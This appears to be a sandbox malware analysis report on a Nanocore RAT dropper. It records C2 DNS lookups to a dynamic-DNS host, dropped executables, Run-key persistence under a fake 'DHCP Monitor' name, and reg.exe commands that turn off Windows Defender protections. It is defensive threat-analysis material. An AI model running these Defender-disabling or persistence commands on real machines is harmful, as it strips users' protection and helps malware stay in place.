May 12, 2021 17:35:45.243531942 CEST	53	50700	8.8.8.8	192.168.2.6
May 12, 2021 17:35:46.837815046 CEST	54069	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:46.904702902 CEST	53	54069	8.8.8.8	192.168.2.6
May 12, 2021 17:35:53.896083117 CEST	61178	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:53.954693079 CEST	53	61178	8.8.8.8	192.168.2.6
May 12, 2021 17:36:11.321028948 CEST	57017	53	192.168.2.6	8.8.8.8
May 12, 2021 17:36:11.385448933 CEST	53	57017	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 17:34:12.057334900 CEST	192.168.2.6	8.8.8.8	0x226b	Standard query (0)	likedoingthis.ddns.net	A (IP address)	IN (0x0001)
May 12, 2021 17:34:26.973098993 CEST	192.168.2.6	8.8.8.8	0xce70	Standard query (0)	likedoingthis.ddns.net	A (IP address)	IN (0x0001)
May 12, 2021 17:34:44.226249933 CEST	192.168.2.6	8.8.8.8	0xe267	Standard query (0)	likedoingthis.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 17:35:01.624326944 CEST	192.168.2.6	8.8.8.8	0x2d61	Standard query (0)	likedoingt his.ddns.net	A (IP address)	IN (0x0001)
May 12, 2021 17:35:18.937272072 CEST	192.168.2.6	8.8.8.8	0x59ef	Standard query (0)	likedoingt his.ddns.net	A (IP address)	IN (0x0001)
May 12, 2021 17:35:36.497963905 CEST	192.168.2.6	8.8.8.8	0xce2e	Standard query (0)	likedoingt his.ddns.net	A (IP address)	IN (0x0001)
May 12, 2021 17:35:53.896083117 CEST	192.168.2.6	8.8.8.8	0x546d	Standard query (0)	likedoingt his.ddns.net	A (IP address)	IN (0x0001)
May 12, 2021 17:36:11.321028948 CEST	192.168.2.6	8.8.8.8	0x724e	Standard query (0)	likedoingt his.ddns.net	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 17:34:12.118277073 CEST	8.8.8.8	192.168.2.6	0x226b	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:34:27.032367945 CEST	8.8.8.8	192.168.2.6	0xce70	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:34:44.287868977 CEST	8.8.8.8	192.168.2.6	0xe267	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:35:01.673527956 CEST	8.8.8.8	192.168.2.6	0x2d61	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:35:18.998645067 CEST	8.8.8.8	192.168.2.6	0x59ef	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:35:36.559180975 CEST	8.8.8.8	192.168.2.6	0xce2e	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:35:53.954693079 CEST	8.8.8.8	192.168.2.6	0x546d	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)
May 12, 2021 17:36:11.385448933 CEST	8.8.8.8	192.168.2.6	0x724e	No error (0)	likedoingt his.ddns.net		91.109.188.5	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 01d32b29_by_Libranalysis.exe PID: 6424 Parent PID: 6028

General

Start time:	17:34:07
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\01d32b29_by_Libranalysis.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\01d32b29_by_Libranalysis.exe'
Imagebase:	0x1310000
File size:	527393 bytes
MD5 hash:	01D32B29CF20B16E7DC745F01168BDD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	131A357	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	131A357	CreateDirectoryW
C:\Users\user\Desktop	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	131A357	CreateDirectoryW
C:\Users\user\Desktop__tmp_rar_sfx_access_check_6740765	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	131987C	CreateFileW
C:\Users\user\Desktop\Service.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	131987C	CreateFileW
C:\Users\user\Desktop\Main.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	131987C	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop__tmp_rar_sfx_access_check_6740765	success or wait	1	131A267	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Service.exe	unknown	47616	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a1 27 e9 54 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 c8 01 00 00 60 01 00 00 00 00 00 92 e7 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....'.T.......... ....`........... ....@..	success or wait	11	131A08E	WriteFile
C:\Users\user\Desktop\Main.exe	unknown	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 dc 6d 73 5a 00 00 00 00 00 00 00 00 f0 00 2f 00 0b 02 02 32 00 60 01 00 00 80 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 00 40 01 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 30 02 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..d....msZ.......... /....2.`.....................@ 0	success or wait	12	131A08E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\01d32b29_by_Libranalysis.exe	unknown	8192	success or wait	77	131994C	ReadFile

Analysis Process: Main.exe PID: 6492 Parent PID: 6424

General

Start time:	17:34:09
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\Main.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\Main.exe'
Imagebase:	0x140000000
File size:	123904 bytes
MD5 hash:	443089CA423FC51A74E6F64B4A910E04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 32%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DFA1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	140001FC4	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\DFA1.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14000D99A	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	140002045	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14000D99A	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1400020C6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	140002158	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	14000DF84	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DFA1.tmp	success or wait	1	14000DA9B	DeleteFileW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp	success or wait	1	14000DA9B	DeleteFileW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.tmp	success or wait	1	14000DA9B	DeleteFileW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA4.tmp	success or wait	1	14000DA9B	DeleteFileW
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	success or wait	1	14000DA9B	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	1487	40 73 68 69 66 74 20 2f 30 0d 0a 40 45 63 68 6f 20 4f 66 66 0d 0a 54 69 74 6c 65 20 52 65 67 20 43 6f 6e 76 65 72 74 65 72 20 76 31 2e 32 20 26 20 43 6f 6c 6f 72 20 31 41 0d 0a 63 64 20 25 73 79 73 74 65 6d 72 6f 6f 74 25 5c 73 79 73 74 65 6d 33 32 0d 0a 63 61 6c 6c 20 3a 49 73 41 64 6d 69 6e 0d 0a 0d 0a 3a 3a 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 20 21 21 21 20 49 6e 63 6f 72 72 65 63 74 20 44 61 74 61 20 46 6f 75 6e 64 20 21 21 21 20 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 0d 0a 3a 3a 20 48	@shift /0..@Echo Off..Title Reg Converter v1.2 & Color 1A..cd %systemroot%\system32.. call :IsAdmin....:: ------------- ------------------------------------ !!! Incorrect Data Found !!! --------------------------------------- ----------------------..:: H	success or wait	1	14000DDF3	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Service.exe PID: 6520 Parent PID: 6424

General

Start time:	17:34:09
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\Service.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Service.exe'
Imagebase:	0x900000
File size:	207360 bytes
MD5 hash:	A54512682E96BF7475C189E0D85C4B1F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000000.332243003.0000000000902000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000000.332243003.0000000000902000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000000.332243003.0000000000902000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000002.604957919.0000000005840000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000002.00000002.604957919.0000000005840000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000002.604957919.0000000005840000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000002.597461394.0000000000902000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000002.597461394.0000000000902000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000002.597461394.0000000000902000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000002.603266642.00000000041BA000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000002.603266642.00000000041BA000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000002.604469931.0000000005310000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000002.00000002.604469931.0000000005310000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\Service.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\Desktop\Service.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\Service.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\Service.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 98%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2E007A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	2E0089B	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\DHCP Monitor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2E007A1	CreateDirectoryW
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2E00B20	CopyFileW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2E007A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2E007A1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	unknown	8	5b 66 c0 d3 a6 15 d9 48	[f.....H	success or wait	1	2E00A53	WriteFile
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a1 27 e9 54 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 c8 01 00 00 60 01 00 00 00 00 00 92 e7 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....'.T.......... ....`.......... ....@..	success or wait	2	2E00B20	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE8738	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7308BF06	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7308BF06	unknown
C:\Users\user\Desktop\Service.exe	unknown	4096	success or wait	1	7308BF06	unknown
C:\Users\user\Desktop\Service.exe	unknown	512	success or wait	1	7308BF06	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	2E00A53	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	DHCP Monitor	unicode	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	success or wait	1	2E00C12	RegSetValueExW

Analysis Process: cmd.exe PID: 6552 Parent PID: 6492

General

Start time:	17:34:10
Start date:	12/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\cmd.exe' /c 'C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat C:\Users\user\Desktop\Main.exe'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	success or wait	17	7FF7180EF404	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	512	success or wait	14	7FF7180E2857	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	success or wait	4	7FF7180EF404	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	success or wait	1	7FF7180EF404	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	success or wait	1	7FF7180EF404	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	success or wait	1	7FF7180EF404	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	end of file	1	7FF7180EF404	ReadFile
C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	unknown	8191	end of file	1	7FF7180EF404	ReadFile

Analysis Process: conhost.exe PID: 6580 Parent PID: 6552

Copyright Joe Security LLC 2021

General

Start time:	17:34:10
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 6620 Parent PID: 6552

General

Start time:	17:34:10
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe query 'HKU\S-1-5-19\Environment'
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6732 Parent PID: 6552

General

Start time:	17:34:12
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender' /v 'DisableAntiSpyware' /t REG_DWORD /d '1' /f
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6792 Parent PID: 6552

General

Start time:	17:34:13
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' /v 'DisableBehaviorMonitoring' /t REG_DWORD /d '1' /f
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6840 Parent PID: 6552

General

Start time:	17:34:14
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' /v 'DisableOnAccessProtection' /t REG_DWORD /d '1' /f
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6920 Parent PID: 6552

General

Start time:	17:34:16
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' /v 'DisableScanOnRealtimeEnable' /t REG_DWORD /d '1' /f
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2021

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6956 Parent PID: 6552

General

Start time:	17:34:18
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender' /v 'DisableAntiSpyware' /t REG_DWORD /d '1' /f
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 6992 Parent PID: 6552

General

Start time:	17:34:19
Start date:	12/05/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	Reg.exe add 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender' /v 'DisableRoutinelyTakingAction' /t REG_DWORD /d '1' /f
Imagebase:	0x7ff669b10000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender	DisableRoutinelyTakingAction	dword	1	success or wait	1	7FF669B1594D	RegSetValueExW

Analysis Process: dhcpmon.exe PID: 7056 Parent PID: 3440

General

Start time:	17:34:21
Start date:	12/05/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0xc60000
File size:	207360 bytes
MD5 hash:	A54512682E96BF7475C189E0D85C4B1F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
